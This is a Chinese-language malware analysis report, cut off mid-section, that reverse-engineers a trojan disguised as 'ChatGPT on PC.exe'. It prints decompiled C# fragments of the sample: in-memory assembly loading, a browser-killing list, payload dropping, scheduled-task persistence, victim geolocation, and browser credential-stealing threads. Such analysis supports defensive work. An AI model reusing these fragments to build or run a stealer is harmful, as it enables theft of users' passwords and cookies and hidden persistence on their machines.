


样本名: ChatGPT on PC.exe

MD5: 60ebaeff6b1c23d45a19fd7682f7763f

SHA-256: 33094aa9fff71e220905ea21a92496257f661686491fabb0eaac81d6f3c94e43


ChatGPT on PC.exe

1. 动态执行, 会在同文件夹中释放一个 setup.exe



2. 火绒剑动态监控:

- 发现文件创建和删除




3. 跟踪动态分析详情:


- 发现操作的文件有 __tmp_rar_sfx_access_check_50586818 、 setup.exe 、 MSPSecurity.exe 文件
- 发现调用系统函数 CreateFileW 进行操作
- 其实 setup.exe 就是 __tmp_rar_sfx_access_check_50586818 文件解密改名得到的




4. IDA 打开文件，在主窗口从头搜索关键字“tmp”




5. 找到动态监控的文件名相似的字符串：



6. 跟入指定的函数位置 sub_41A62C：



7. 继续分析下面的函数，在 sub_4095B7 中发现了 CreatFiles 函数：




- 8.


setup.exe

md5:

- 动态运行后，ChatGPT on PC.exe 会在同文件夹下创建 setup.exe（setup.exe 属性被设置为隐藏）



- 对 setup.exe 进行分析，该程序由 .net 编写



- 利用 dnSpy 进行反编译，找到程序入口点

```
1 using System;
2 using System.Windows.Forms;
3
4 namespace Instant_Game
5 {
6     // Token: 0x02000003 RID: 3
7     internal static class Program
8     {
9         // Token: 0x06000007 RID: 7 RVA: 0x000022D7 File Offset: 0x00
10        [STAThread]
11        private static void Main()
12        {
13            Application.EnableVisualStyles();
14            Application.SetCompatibleTextRenderingDefault(false);
15            Application.Run(new Play());
16        }
17    }
18 }
```

- 通过分析，并未在 main 函数中发现释放资源的操作。


- 动态调试时发现程序会先执行另外的代码，

```
1 using System;
2 using Costura;
3
4 // Token: 0x02000001 RID: 1
5 internal class <Module>
6 {
7     // Token: 0x06000001 RID: 1 RVA: 0x00002050 File
8     static <Module>()
9     {
10        AssemblyLoader.Attach();
11    }
12 }
13 }
```


C#中 main 函数之前执行的代码的方法：




14. 作者在编译时进行了设置，会在 main 函数执行前执行其他的代码，代码保存在 Costura 和 '-' 命名空间中，



15. 进行函数跟踪，跟入 Attach 函数，发现 ResolveAssembly 函数（进行资源内存加载）：



16. 跟入 ResolveAssembly 函数：



17. 跟入 ReadFromEmbeddedResources 函数：


Assembly.Load(rawAssembly, rawSymbolStore)进行了资源到内存的加载（gmlib.dll）

```


93 private static Assembly LoadFromEmbeddedResource(Dictionary<string, string> assemblyNames, Dictionary<string, string> symbolNames,
94 AssemblyName requestedAssemblyName)
95 {
96     string text = requestedAssemblyName.Name.ToLowerInvariant(); 资源名gmplib
97     if (requestedAssemblyName.CultureInfo != null && !string.IsNullOrEmpty(requestedAssemblyName.CultureInfo.Name))
98     {
99         text = string.Format("{0}.{1}", requestedAssemblyName.CultureInfo.Name, text);
100     }
101     byte[] rawAssembly;
102     using (Stream stream = AssemblyLoader.LoadStream(assemblyNames, text))
103     {
104         if (stream == null)
105         {
106             Assembly result = null;
107             return result;
108         }
109         rawAssembly = AssemblyLoader.ReadStream(stream); 读取资源
110     }
111     using (Stream stream2 = AssemblyLoader.LoadStream(symbolNames, text))
112     {
113         if (stream2 != null)
114             读取资源
115         {
116             byte[] rawSymbolStore = AssemblyLoader.ReadStream(stream2);
117             Assembly result = Assembly.Load(rawAssembly, rawSymbolStore); 加载资源
118         }
119     }
120     return Assembly.Load(rawAssembly); 加载资源
121 }

```

其中 rawAssembly 变量是一个字节数组，它是包含已发出程序集的基于 COFF 的映像（程序的二进制文件）：



rawSymbolStore 变量包含表示程序集符号的原始字节的字节数组



18. AssemblyLoader.Attach() 执行完后，程序转到入口点 main 函数进行执行；核心程序在 Play()对象中：

```

1 using System;
2 using System.Windows.Forms;
3
4 namespace Instant_Game
5 {
6     // Token: 0x02000003 RID: 3
7     internal static class Program
8     {
9         // Token: 0x06000007 RID: 7 RVA: 0x000022D7 File Offset:
10         [STAThread]
11         private static void Main()
12         {
13             Application.EnableVisualStyles();
14             Application.SetCompatibleTextRenderingDefault(false);
15             Application.Run(new Play());
16         }
17     }
18 }

```


19. 跟入 Paly()对象：

```


9 namespace Instant_Game
10 {
11     // Token: 0x02000002 RID: 2
12     public class Play : Form
13     {
14         // Token: 0x06000002 RID: 2 RVA: 0x00002057 File Offset: 0x00000257
15         public Play()
16         {
17             this.InitializeComponent();
18             new Thread(new ThreadStart(this.start_Main)).Start();
19         }
20
21         // Token: 0x06000003 RID: 3 RVA: 0x0000208D File Offset: 0x0000028D
22         private void start_Main()
23         {
24             GameController.ExtractGame(this.argsParameter);
25         }
26     }
27 }

```

20. 发现 Paly()对象会调用 GameController 执行 ExtractGame 方法；而 GameController 对象是从前面加载的 Gmlib.dll 中定义的



21. 转到 GameController 中进行分析，发现 ExtractGame 方法会执行多个函数：



22. 分别对这几个函数进行分析：

(1) 首先是 CheckRole()函数：

该函数首先检查当前用户是否是管理员，如果是管理员则获取系统路径 "C:\\Program Files (x86)", 然后进行组合得到 "C:\\Program Files (x86)\\MSPSecurity" 作为输出路径：



如果不是管理员则尝试进行提权，然后获取系统文件路径：



(2) 接下来分析 KillApp()函数：

该函数首先获取系统的所有进程信息：

```

148     private static void KillApp()
149     {
150         try
151         {
152             Process[] processes = Process.GetProcesses();
153             Process[] array = processes;
154             for (int i = 0; i < array.Length; i++)
155             {

```

名称	值	类型
processes	System.Diagnostics.Process[26]	System.Diagnostics.Process[]
[0]	(System.Diagnostics.Process) (smlogon)	System.Diagnostics.Process
[1]	(System.Diagnostics.Process) (svchost)	System.Diagnostics.Process
[2]	(System.Diagnostics.Process) (dihost)	System.Diagnostics.Process
[3]	(System.Diagnostics.Process) (StartMenuExperienceHost)	System.Diagnostics.Process
[4]	(System.Diagnostics.Process) (RuntimeBroker)	System.Diagnostics.Process
[5]	(System.Diagnostics.Process) (ApplicationFrameHost)	System.Diagnostics.Process
[6]	(System.Diagnostics.Process) (SearchApp)	System.Diagnostics.Process
[7]	(System.Diagnostics.Process) (powershell)	System.Diagnostics.Process
[8]	(System.Diagnostics.Process) (vmtoolsd)	System.Diagnostics.Process
[9]	(System.Diagnostics.Process) (svchost)	System.Diagnostics.Process
[10]	(System.Diagnostics.Process) (SystemSettingsBroker)	System.Diagnostics.Process
[11]	(System.Diagnostics.Process) (smss)	System.Diagnostics.Process
[12]	(System.Diagnostics.Process) (svchost)	System.Diagnostics.Process
[13]	(System.Diagnostics.Process) (svchost)	System.Diagnostics.Process
[14]	(System.Diagnostics.Process) (explorer)	System.Diagnostics.Process
[15]	(System.Diagnostics.Process) (conhost)	System.Diagnostics.Process
[16]	(System.Diagnostics.Process) (cmd)	System.Diagnostics.Process
[17]	(System.Diagnostics.Process) (svchost)	System.Diagnostics.Process

然后检查"MSPSecurity"是否在运行，如果正在运行，则将该进程 kill：

```

private static void KillApp()
{
    try
    {
        Process[] processes = Process.GetProcesses();
        Process[] array = processes;
        for (int i = 0; i < array.Length; i++)
        {
            Process process = array[i];
            try
            {
                bool flag = process.ProcessName.ToLower().Contains(GameController.fileOutName.ToLower());
                if (flag)
                {
                    process.Kill();
                }
            }
            catch (Exception)
            {
            }
        }
    }
}

```

(3) 然后分析 KillBrowser()函数：

此函数首先获取当前系统的进程，然后从中查找浏览器进程，如果找到浏览器进程则对其进行 kill：

```

private static void killBrowser()
{
    try
    {
        Process[] processes = Process.GetProcesses();
        Process[] array = processes;
        for (int i = 0; i < array.Length; i++)
        {
            Process process = array[i];
            try
            {
                Console.WriteLine(process.ProcessName.ToLower());
                bool flag = process.ProcessName.ToLower().Contains("chrome") || process.ProcessName.ToLower().Contains("brave") ||
                    process.ProcessName.ToLower().Contains("chromium") || process.ProcessName.ToLower().Contains("cocomo") ||
                    process.ProcessName.ToLower().Contains("coccoc") || process.ProcessName.ToLower().Contains("comodo") ||
                    process.ProcessName.ToLower().Contains("dragon") || process.ProcessName.ToLower().Contains("edge") ||
                    process.ProcessName.ToLower().Contains("maxthon") || process.ProcessName.ToLower().Contains("midori") ||
                    process.ProcessName.ToLower().Contains("opera") || process.ProcessName.ToLower().Contains("vivaldi") ||
                    process.ProcessName.ToLower().Contains("yandex") || process.ProcessName.ToLower().Contains("firefox") ||
                    process.ProcessName.ToLower().Contains("seamonkey") || process.ProcessName.ToLower().Contains("slim");
                if (flag)
                {
                    process.Kill();
                }
            }
            catch (Exception)
            {
            }
        }
    }
}

```

(4) 然后分析 ExtractFile()函数：

该程序首先检查指定路径下的文件夹是否存在，此路径就是上面分析得到的路径“C:\Program Files (x86)\MSPSecurity”，如果路径存在，则获取该文件夹中的所有文件，然后进行删除，同时删除“MSPSecurity”文件夹


```
private static void ExtracFile()
{
    try
    {
        bool flag = Directory.Exists(GameController.outFile);
        if (flag)
        {
            try
            {
                String[] files = Directory.GetFiles(GameController.outFile);
                for (int i = 0; i < files.Length; i++)
                {
                    String path = files[i];
                    try
                    {
                        File.Delete(path);
                    }
                    catch
                    {
                    }
                }
                Directory.Delete(GameController.outFile);
            }
            catch
            {
            }
        }
    }
}
```

如果指定路径“C:\Program Files (x86)\MSPSecurity”不存在，则尝试创建文件夹；然后检查是否存在“C:\Program Files (x86)\MSPSecurity\ MSPSecurity .exe”；

```
try
{
    Directory.CreateDirectory(GameController.outFile);
}
catch
{
}
bool flag2 = !File.Exists(GameController.outFile + "\\ " + GameController.fileOutName + ".exe");
if (flag2)
```

如果 exe 文件不存在，则从当前程序集 GmLib.dll 的资源中读取资源“Lib.Resources.botexec_1”；然后将资源写入“C:\Program Files (x86)\MSPSecurity\ MSPSecurity ”文件中，然后将文件重命名为 MSPSecurity.exe

```
if (flag2)
{
    Assembly callingAssembly = Assembly.GetCallingAssembly();
    List<string> list = callingAssembly.GetManifestResourceNames().ToList<string>();
    IEnumerable<string> arg_CC_0 = list;
    Func<string, bool> arg_CC_1;
    if ((arg_CC_1 = GameController.<c.>9_16_0) == null)
    {
        arg_CC_1 = (GameController.<c.>9_16_0 = new Func<string, bool>(GameController.<c.>9_16_0));
    }
    string name = arg_CC_0.Where(arg_CC_1).First<string>();
    Stream manifestResourceStream = callingAssembly.GetManifestResourceStream(name);
    bool flag3 = manifestResourceStream != null;
    if (flag3)
    {
        BinaryReader binaryReader = new BinaryReader(manifestResourceStream);
        FileStream output = new FileStream(GameController.outFile + "\\ " + GameController.fileOutName, FileMode.OpenOrCreate);
        using (BinaryWriter binaryWriter = new BinaryWriter(output))
        {
            binaryWriter.Write(binaryReader.ReadBytes((int)manifestResourceStream.Length));
            File.Move(GameController.outFile + "\\ " + GameController.fileOutName, GameController.outFile + "\\ " + GameController.fileOutName + ".exe");
        }
    }
}
```




(5) 接下来分析 CreateTask 函数：

此函数会尝试删除存在的任务“Update\\Windows”，并且创建新的系统任务：


```
private static void CreateTask()
{
    try
    {
        GameController.DeleteTaskExist(GameController.Task_Name);
        GameController.CreateTaskUserLocal(GameController.Task_Name);
    }
    catch
    {
    }
}
```

在创建新的任务时，还会给出提示，并且设置触发器每 10 分钟触发一次，触发器

的操作则是执行“C:\Program Files (x86)\MSPSecurity\ MSPSecurity.exe ”:




- (6) 最后是 RunTask 函数:
该函数运行创建的任务, 实现恶意程序持续驻留:




MSPSecurity.exe


23. 利用 dnSpy 进行分析, 发现其结构与 setup.exe 类似, 首先进行资源文件加载, 然后咋 main 程序中调用:



24. 程序入口创建线程执行了 Program 类中的 Security_Proected 方法:



25. 发现 Program 类并没定义, 那么应该是动态加载的, 所以需要在 main 函数处下断点, 然后跳转到 Program 类进行分析 (需要单步执行, 待 dnspy 加载 MSSSecurity.dll 后, 就可以进行分析)



26. 跟入 Program.Security_Proected 方法:

此方法会先创建一个对象 PerInfo(), 该对象用于保存从感染主机中收集的信息 (IP, 主机名, 系统版本等):



接下来会创建多个线程并依次执行:

```

public static void Security_Protected()
{
    try
    {
        Program.perInfo = new PerInfo();
        Thread thread = new Thread(new ThreadStart(Information.runAsync));
        Thread thread2 = new Thread(new ThreadStart(Chrome.runAsync));
        Thread thread3 = new Thread(new ThreadStart(Edge.runAsync));
        Thread thread4 = new Thread(new ThreadStart(Firefox.runAsync));
        Thread thread5 = new Thread(new ThreadStart(Opera.runAsync));
        Thread thread6 = new Thread(new ThreadStart(Grave.runAsync));
        Thread thread7 = new Thread(new ThreadStart(Vivaldi.runAsync));
        Thread thread8 = new Thread(new ThreadStart(Maxthon.runAsync));
        Thread thread9 = new Thread(new ThreadStart(Chromium.runAsync));
        Thread thread10 = new Thread(new ThreadStart(Vandex.runAsync));
        Thread thread11 = new Thread(new ThreadStart(Coccox.runAsync));
        Thread thread12 = new Thread(new ThreadStart(Slim.runAsync));
        Thread thread13 = new Thread(new ThreadStart(Comodo.runAsync));
        Thread thread14 = new Thread(new ThreadStart(Midori.runAsync));
        thread.Start();
        thread2.Start();
        thread3.Start();
        thread4.Start();
        thread5.Start();
        thread6.Start();
        thread7.Start();
        thread8.Start();
        thread9.Start();
        thread10.Start();
        thread11.Start();
        thread12.Start();
        thread13.Start();
        thread14.Start();
        thread.Join();
        thread2.Join();
        thread3.Join();
        thread4.Join();
        thread5.Join();
        thread6.Join();
        thread7.Join();
        thread8.Join();
        thread9.Join();
        thread10.Join();
        thread11.Join();
        thread12.Join();
        thread13.Join();
        thread14.Join();
    }
}

```

- (1) 我们对这些线程的主要功能进行分析，首先是 Information.runAsync 方法：该方法会首先设置 http 链接协议 Tls12，然后尝试访问 api.ipify.org（该网站能返回当前主机的 IP 及其相关信息）并且从返回中获取一个 json 数据，其中包括 IP 地址和国家等：

```

// Token: 0x00000015 RID: 21
private class myIp
{
    // Token: 0x17000005 RID:
    // (get) Token: 0x06000082
    // (set) Token: 0x06000083
    public string ip
    {
        get;
        set;
    }
}

// Token: 0x17000006 RID:
// (get) Token: 0x06000084
// (set) Token: 0x06000085
public string country
{
    get;
    set;
}

// Token: 0x17000007 RID:
// (get) Token: 0x06000086
// (set) Token: 0x06000087
public string cc
{
    get;
    set;
}

public static void runAsync()
{
    Information.myIp myIp = null;
    try
    {
        ServicePointManager.SecurityProtocol |= SecurityProtocolType.Tls12;
        string text = WebUtility.RequestGet("https://api.ipify.org/?format=json", "https://api.ipify.org/?format=json");
        myIp = JsonConvert.DeserializeObject<Information.myIp>(text);
        bool flag = myIp != null;
        if (flag)
        {
            Program.perInfo.ip = myIp.ip;
        }
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex.Message);
    }
}

```

接下来会利用从上面中获取的数据提取 IP 然后访问 ip-api.com 从而获取当前主机的更多信息，包括 IP 地址查询状态、国家、地区、城市、等信息，然后将这些信息保存到 perInfo 对象中：

```

bool flag2 = myIp != null;
if (flag2)
{
    try
    {
        string text2 = WebUtility.RequestGet("http://ip-api.com/json/" + myIp.ip, "https://api.myip.com/");
        Information.Geolocation geolocation = JsonConvert.DeserializeObject<Information.Geolocation>(text2);
        bool flag3 = myIp != null;
        if (flag3)
        {
            Program.perInfo.@as = geolocation.@as;
            Program.perInfo.city = geolocation.city;
            Program.perInfo.country = geolocation.country;
            Program.perInfo.countryCode = geolocation.countryCode;
            Program.perInfo.isp = geolocation.isp;
            Program.perInfo.org = geolocation.org;
            Program.perInfo.regionName = geolocation.regionName;
            Program.perInfo.timezone = geolocation.timezone;
            Program.perInfo.zip = geolocation.zip;
        }
    }
    catch (Exception ex2)
    {
        Console.WriteLine(ex2.Message);
    }
}

```

- (2) 然后看下面的线程创建，都是对浏览器进行命名和操作，跟进去后发现都是进行同样的操作——窃密。我们以 Edge.runAsync 方法为例：该方法首先遍历指定路径中（"C:\Users\Administrator\AppData\Local"）的文件夹，然后访问指定浏览器文件夹中的用户 Local State 文件，该文件保存了用户的浏览器多种重要数据（其中包括 os_crypt 下的 encrypted_key 密钥，该密钥用于对网站账户、cookie、密码等隐私数据）：

```

41 public static void runAsync()
42 {
43     string str = "\\Microsoft\\Edge";
44     try
